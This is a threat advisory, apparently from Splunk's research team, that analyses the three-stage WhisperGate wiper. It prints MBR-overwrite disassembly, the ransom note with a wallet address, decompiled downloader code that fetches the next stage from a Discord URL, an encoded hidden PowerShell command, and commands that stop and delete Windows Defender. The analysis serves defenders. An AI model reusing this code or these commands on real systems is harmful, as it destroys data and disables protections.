
Threat Advisory: STRT-TA02 - Destructive Software

splunk.com/en_us/blog/security/threat-advisory-strt-ta02-destructive-software.html

January 27, 2022



By Splunk Threat Research Team January 27, 2022

The Splunk Threat Research Team is monitoring open channel intelligence and government alerts indicating the possibility of malicious campaigns using destructive software in relation to ongoing geopolitical events. Based on historical data of named geopolitical actors, the use of destructive payloads has been observed in past campaigns. These destructive payloads aim to disable targeted hosts beyond recovery and seek to disrupt, deny, and degrade an organization's technology and services, especially Operational Technology which is the software and hardware directly related to the monitoring and operation of industrial systems (i.e Utilities such as telecommunications, electricity, water, gas, etc).

If recent Ransomware campaigns are an indication of the effects malicious campaigns against healthcare, technology, food supply, and gas supply can have in real life (Colonial pipeline outage affected 45% of U.S East Coast fuel supply), then destructive payloads whose sole use is to render hosts unusable should be considered a possibility under the current geopolitical indicators.

The Attack: The focus of this threat advisory is on a recently reported destructive payload by Microsoft MSTIC under the name of WhisperGate. We break down the different components and functions of how this payload works and provide a series of detections to mitigate and defend against this threat.


Although we cannot prevent patient 0, we can, however, measure and recover execution artifacts which if used timely and operationalized as analytics and playbooks can provide analysts a tool to isolate, contain and prevent further damage. Further on, this data may help understand the extent and the TTPs of current and future campaigns where these payloads may be in use.

Ransomware is by itself a destructive payload, however, some past campaigns have shown the use of multiple payloads some of them with Ransomware characteristics used as decoys, and others with the same Ransomware characteristics, however, they execute destructive payloads at targeted organizations (i.e Hard disk erasure).

"WhisperGate" Indicators And Analysis:

Stage 1: MBR Wiper

This wiper malware contains code that affects the Master Boot Record (MBR) sector of the compromised host. This wiper will try to overwrite or replace the original MBR with the destructive MBR code. The screenshot below shows a code snippet to overwrite the MBR with the malicious master boot record code containing the ransom note.



```
push    esi
push    ecx
call    sub_401FE0
mov     esi, offset MAL_MBR_CODE
sub     esp, eax
lea     edi, [ebp-2018h]
call    sub_401990
mov     ecx, 800h
rep movsd
mov     [esp+14h+hTemplateFile], 0 ; hTemplateFile
mov     dword ptr [esp+14h], 0 ; dwFlagsAndAttributes
mov     [esp+14h+dwCreationDisposition], 3 ; dwCreationDisposition
mov     [esp+14h+lpSecurityAttributes], 0 ; lpSecurityAttributes
mov     [esp+14h+dwShareMode], 3 ; dwShareMode
mov     [esp+14h+dwDesiredAccess], 10000000h ; dwDesiredAccess
mov     [esp+14h+lpFileName], offset FileName ; "\\\\.\\PhysicalDrive0"
call    CreateFileW
mov     esi, eax
lea     eax, [ebp-2018h]
sub     esp, 1Ch
mov     [esp+14h+lpFileName], esi ; hFile
mov     [esp+14h+dwCreationDisposition], 0 ; lpOverlapped
mov     [esp+14h+lpSecurityAttributes], 0 ; lpNumberOfBytesWritten
mov     [esp+14h+dwShareMode], 200h ; nNumberOfBytesToWrite
mov     [esp+14h+dwDesiredAccess], eax ; lpBuffer
call    WriteFile
sub     esp, 14h
mov     [esp+14h+lpFileName], esi ; hObject
call    CloseHandle
push    eax
lea     esp, [ebp-0Ch]
xor     eax, eax
pop     ecx
pop     esi
pop     edi
pop     ebp
lea     esp, [ecx-4]
retn
```


```
.00404020:  EB 00 8C C8-8E D8 BE 88-7C E8 00 00-50 FC 8A 04  δ î╚Ä╬ê|Θ  Pⁿè♦
.00404030:  3C 00 74 06-E8 05 00 46-EB F4 EB 05-B4 0E CD 10  < t♠Φ♣ Fδ⌠δ♣┤♫═►
.00404040:  C3 8C C8 8E-D8 A3 78 7C-66 C7 06 76-7C 82 7C 00  ├î╚Ä╪úx|f╟♠v|é|
.00404050:  00 B4 43 B0-00 8A 16 87-7C 80 C2 80-BE 72 7C CD   ┤C░ è▬ç|Ç┬Ç╛r|═
.00404060:  13 72 02 73-18 FE 06 87-7C 66 C7 06-7A 7C 01 00  ‼r☻s↑■♠ç|f╟♠z|☺
.00404070:  00 00 66 C7-06 7E 7C 00-00 00 00 EB-C4 66 81 06    f╟♠~|    δ─fü♠
.00404080:  7A 7C C7 00-00 00 66 81-16 7E 7C 00-00 00 00 F8  z|╟   fü▬~|    °
.00404090:  EB AF 10 00-01 00 00 00-00 00 01 00-00 00 00 00  δ»► ☺     ☺
.004040A0:  00 00 41 41-41 41 41 00-59 6F 75 72-20 68 61 72    AAAAA Your har
.004040B0:  64 20 64 72-69 76 65 20-68 61 73 20-62 65 65 6E  d drive has been
.004040C0:  20 63 6F 72-72 75 70 74-65 64 2E 0D-0A 49 6E 20   corrupted.♪◙In
.004040D0:  63 61 73 65-20 79 6F 75-20 77 61 6E-74 20 74 6F  case you want to
.004040E0:  20 72 65 63-6F 76 65 72-20 61 6C 6C-20 68 61 72   recover all har
.004040F0:  64 20 64 72-69 76 65 73-0D 0A 6F 66-20 79 6F 75  d drives♪◙of you
.00404100:  72 20 6F 72-67 61 6E 69-7A 61 74 69-6F 6E 2C 0D  r organization,♪
.00404110:  0A 59 6F 75-20 73 68 6F-75 6C 64 20-70 61 79 20  ◙You should pay
.00404120:  75 73 20 20-24 31 30 6B-20 76 69 61-20 62 69 74  us  $10k via bit
.00404130:  63 6F 69 6E-20 77 61 6C-6C 65 74 0D-0A 31 41 56  coin wallet♪◙1AV
.00404140:  4E 4D 36 38-67 6A 36 50-47 50 46 63-4A 75 66 74  NM68gj6PGPFcJuft
.00404150:  4B 41 54 61-34 57 4C 6E-7A 67 38 66-70 66 76 20  KATa4WLnzg8fpfv
.00404160:  61 6E 64 20-73 65 6E 64-20 6D 65 73-73 61 67 65  and send message
.00404170:  20 76 69 61-0D 0A 74 6F-78 20 49 44-20 38 42 45   via♪◙tox ID 8BE
.00404180:  44 43 34 31-31 30 31 32-41 33 33 42-41 33 34 46  DC411012A33BA34F
.00404190:  34 39 31 33-30 44 30 46-31 38 36 39-39 33 43 36  49130D0F186993C6
.004041A0:  41 33 32 44-41 44 38 39-37 36 46 36-41 35 44 38  A32DAD8976F6A5D8
.004041B0:  32 43 31 45-44 32 33 30-35 34 43 30-35 37 45 43  2C1ED23054C057EC
.004041C0:  45 44 35 34-39 36 46 36-35 0D 0A 77-69 74 68 20  ED5496F65♪◙with
.004041D0:  79 6F 75 72-20 6F 72 67-61 6E 69 7A-61 74 69 6F  your organizatio
.004041E0:  6E 20 6E 61-6D 65 2E 0D-0A 57 65 20-77 69 6C 6C  n name.♪◙We will
.004041F0:  20 63 6F 6E-74 61 63 74-20 79 6F 75-20 74 6F 20   contact you to
.00404200:  67 69 76 65-20 66 75 72-74 68 65 72-20 69 6E 73  give further ins
.00404210:  74 72 75 63-74 69 6F 6E-73 2E 00 00-00 00 55 AA  tructions.    U¬
.00404220:  EB 00 8C C8-8E D8 BE 88-7C E8 00 00-50 FC 8A 04  δ î╚Ä╬ê|Θ  Pⁿè♦
.00404230:  3C 00 74 06-E8 05 00 46-EB F4 EB 05-B4 0E CD 10  < t♠Φ♣ Fδ⌠δ♣┤♫═►
.00404240:  C3 8C C8 8E-D8 A3 78 7C-66 C7 06 76-7C 82 7C 00  ├î╚Ä╪úx|f╟♠v|é|
```

```
We will contact you to give further instructions.    U¬δ î╚Ä╬ê|Θ  Pⁿè♦< t♠Φ♣ Fδ⌠δ♣┤♫═►├î╚Ä╪úx|f╟♠v|é|   ┤C░ è▬ç|Ç┬Ç╛r|═
‼r☻s↑■♠ç|f╟♠z|☺   f╟♠~|     δ─fü♠z|╟   fü▬~|     °δ»► ☺      ☺       AAAAA Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us  $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.
We will contact you to give further instructions.    U¬δ î╚Ä╬ê|Θ  Pⁿè♦< t♠Φ♣ Fδ⌠δ♣┤♫═►├î╚Ä╪úx|f╟♠v|é|   ┤C░ è▬ç|Ç┬Ç╛r|═
‼r☻s↑■♠ç|f╟♠z|☺   f╟♠~|     δ─fü♠z|╟   fü▬~|     °δ»► ☺      ☺       AAAAA Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us  $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.
```

Stage2: Discord Downloader

Delay Of Execution

This stage 2 malware contains a possible defense evasion that might bypass AV detection technology like emulation or even sandbox testing that monitors process behavior in a period of time (let say less than 20 sec.). The evasion is achieved by running a base64 encoded powershell that will delay its execution. The screenshot below shows the code it runs twice to sleep for 20 sec.



```
            goto IL_77;
        case 8:
        {
            string text = "0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==";
            if (true)
            {
                text2 = text;
                num2 = 0;
                if (<Module>{89a366a7-2270-4665-8440-cb5a27ea74fd}.m_2f890ae8a28c4805a87fc61c4170c21d == 0)
                {
```

```
        continue;
        goto IL_CB;
        IL_77:
        Facade.InitItem(Facade.SetItem(new ProcessStartInfo
        {
            FileName = "powershell",
            Arguments = Facade.SearchItem("-enc UwB0AGEAcgB0AC", text2)
            WindowStyle = ProcessWindowStyle.Hidden
        }));
```

Encoded command


```
Powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==
```

Decoded command

```
Powershell Start-Sleep -s 10
```

Discord Download

After the sleep, Stage 2 will try to download a ".jpg" file in the discord server. The downloaded file is another .net compiled malware which is the stage 3 that is in reverse form. By using a simple python script you can reverse it to make it a valid PE executable. Below is the screenshot of how it downloads the stage 3 malware in the discord server.



```
    }
    IL_4D:
    byte[] array;
    result = array;
    num2 = 7;
    continue;
    IL_3C:
    Facade.InsertItem(array, 0, array.Length);
    goto IL_4D;
    IL_117:
    byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod
      ("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
    {
        Facade.MoveItem(typeof(string).TypeHandle)
    }), new WebClient(), new object[]
    {
        "https://cdn.discordapp.com/
        [redacted]/Tbopbh.jpg"
    });
    if (5 == 0)
    {
        num2 = 4;
        continue;
    }
    array = array2;
    num2 = 6;
    continue;
    IL_17E:
    bool flag = array.Length > 1;
    bool flag2;
    if (true)
    {
        flag2 = flag;
```

```
e.InsertItem(object, int, int) : void @06000007
ed By
```

```
000444D0:  00 00 00 00-00 00 00 00-00 00 00 0C-00 04 80 00
000444E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000444F0:  00 00 03 5C-00 04 60 00-00 00 00 57-00 04 5D 4C    ♥\ ♦`    W ♦]L
00044500:  00 00 00 00-00 00 00 00-00 00 10-00 00 00 00              ►
00044510:  00 00 10 00-00 10 00 00-00 00 10 00-00 10 00 00    ►  ►     ►  ►
00044520:  85 40 00 03-00 00 00 00-00 00 02 00-00 04 A0 00   à@ ♥       ☻  ♦á
00044530:  00 00 00 00-00 00 00 04-00 00 00 00-00 00 00 04          ♦       ♦
00044540:  00 00 02 00-00 00 20 00-00 40 00 00-00 04 60 00     ☻      @   ♦`
00044550:  00 00 20 00-00 04 5D A6-00 00 00 00-00 00 06 00       ♦]ª      ♠
00044560:  00 04 3E 00-00 06 01 0B-20 2E 00 E0-00 00 00 00   ♦>  ♠☺♂ . α
00044570:  00 00 00 00-61 DC 45 23-00 03 01 4C-00 00 45 50       a▄E# ♥☺L  EP
00044580:  00 00 00 00-00 00 24-0A 0D 0D 2E-65 64 6F 6D           $◙♪♪.edom
00044590:  20 53 4F 44-20 6E 69 20-6E 75 72 20-65 62 20 74    SOD ni nur eb t
000445A0:  6F 6E 6E 61-63 20 6D 61-72 67 6F 72-70 20 73 69   onnac margorp si
000445B0:  68 54 21 CD-4C 01 B8 21-CD 09 B4 00-0E BA 1F 0E   hT!=L☺╕!=○┤ ♬║▼♬
000445C0:  00 00 00 80-00 00 00 00-00 00 00 00-00 00 00 00      Ç
000445D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000445E0:  00 00 00 00-00 00 40-00 00 00 00-00 00 00 B8          @      ╕
```

```
   C:\Temp\Tbopbh.dll                                          ↓FRO --------
.00400000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00   MZÉ ♥   ♦
.00400010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00   ╕       @
.00400020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00400030:  00 00 00 00-00 00 00 00-00 00 00 00-80 00 00 00               Ç
.00400040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68   ♬▼║♬ ┤○=!╕☺L=!Th
.00400050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F   is program canno
.00400060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20   t be run in DOS
.00400070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00   mode.♪♪◙$
.00400080:  50 45 00 00-4C 01 03 00-23 45 DC 61-00 00 00 00   PE  L☺♥ #E▄a
.00400090:  00 00 00 00-E0 00 2E 20-0B 01 06 00-00 3E 04 00       α . ♂☺♠  >♦
.004000A0:  00 06 00 00-00 00 00 00-A6 5D 04 00-00 20 00 00    ♠      ª]♦
.004000B0:  00 60 04 00-00 00 40 00-00 20 00 00-00 02 00 00    `♦   @      ☻
.004000C0:  04 00 00 00-00 00 00 00-04 00 00 00-00 00 00 00   ♦       ♦
.004000D0:  00 A0 04 00-00 02 00 00-00 00 00 00-03 00 40 85    á♦  ☻       ♥ @à
.004000E0:  00 00 10 00-00 10 00 00-00 00 10 00-00 10 00 00     ►  ►     ►  ►
.004000F0:  00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00       ►
```


Stage 3: Defense Evasion and Process Injection (File Corrupter)

The stage3 is another .net compile malware that will load its resource data to decrypt it, which is the advancedrun.exe and the file corrupter malware.

Evading Windows Defender AV

As soon as the stage3 executes, it will drop advancedrun.exe and a vbscript in %temp% folder to evade Windows Defender AV. The screenshot below shows how “Advacedrun.exe (Nirsoft Tool) was used to disable WinDefender service and remove or delete Windows Defender directory in Programdata folder.


```
“C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename
“C:\Windows\System32\sc.exe” /WindowState 0 /CommandLine “stop WinDefend” /StartDirectory “”
/RunAs 8 /Run
```



```
r11=30 '0'
rsp=000000DA8944C4B8

.text:00007FFF61C6C290 kernel32.dll:$1C290 #1B690 <CreateProcessW>
```

```
Address           ASCII
000000DA8944C580  ".C.:.\.U.s.e.r.s.\.s.h.i.k.a.m.a.r.u.\.A.p.p.D.a.t.a.\.L.o.c.a.
000000DA8944C5C0  l.\.T.e.m.p.\.A.d.v.a.n.c.e.d.R.u.n...e.x.e.". ./.E.X.E.F.i.l.e.
000000DA8944C600  n.a.m.e. .".C.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.s.c...e.x.e.
000000DA8944C640  ". ./.W.i.n.d.o.w.S.t.a.t.e. .0. ./.C.o.m.m.a.n.d.L.i.n.e. .".s.
000000DA8944C680  t.o.p. .W.i.n.D.e.f.e.n.d.". . ./.S.t.a.r.t.D.i.r.e.c.t.o.r.y. .
000000DA8944C6C0  ".". ./.R.u.n.A.s. .8. ./.R.u.n.........Æ=.2ÿ...è.è1ÿ..........
000000DA8944C700   °.¢}...01.4ÿ...(.gi}...........þÿÿÿÿÿÿÿèÄD.Ú....ÆD.Ú....Ñ..Ú...
000000DA8944C740  ðÆD.Ú...Ú.¶Ê.....ª|4ÿ...àÏD.Ú...è.è1ÿ...è.è1ÿ...ðÆD.Ú...FA.2ÿ...
000000DA8944C780  @ÇD.Ú...è.è1ÿ...'.d.}.g. °.¢}...P#¥'}...'.d.}.g.p§ 2ÿ...ðm¦2ÿ...
```


```
“C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename
“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” /WindowState 0 /CommandLine “rmdir
‘C:\ProgramData\Microsoft\Windows Defender’ -Recurse” /StartDirectory “” /RunAs 8 /Run
```



```
dword ptr ss:[rsp+20]=[00000078E26CC730]=1
eax=1

.text:00007FFF61C6C2D9 kernel32.dll:$1C2D9 #1B6D9
```

```
Address           ASCII
00000078E26CC860  a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.A.d.v.a.n.c.e.d.R.u.n...e.x.e.". .
00000078E26CC8A0  /.E.X.E.F.i.l.e.n.a.m.e. .".C.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.
00000078E26CC8E0  2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.
00000078E26CC920  e.l.l...e.x.e.". ./.W.i.n.d.o.w.S.t.a.t.e. .0. ./.C.o.m.m.a.n.d.
00000078E26CC960  L.i.n.e. .".r.m.d.i.r. .'.C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.M.i.c.r.
00000078E26CC9A0  o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.'. .-.R.e.c.u.r.s.e.
00000078E26CC9E0  ". ./.S.t.a.r.t.D.i.r.e.c.t.o.r.y. .".". ./.R.u.n.A.s. .8. ./.R.
00000078E26CCA20  u.n.......Ôlâx...àÉlâx....Q...ñ...ª.4ÿ...ÐÏlâx...è..2ÿ...è..2ÿ...
00000078E26CCA60  àÉlâx...FA22ÿ...0Élâx...è..2ÿ....Ôlâx...`cF.È...à.ß.È...í.©3ÿ...
00000078E26CCAA0  ðÉlâx...ðmÈ2ÿ...0ÜA.È...ðmÈ2ÿ......3ÿ...HgF.È...ÀÇlâx...ØgF.È...
00000078E26CCAE0  ägF.È...........hF.È...........0Élâx...0Élâx...................
```

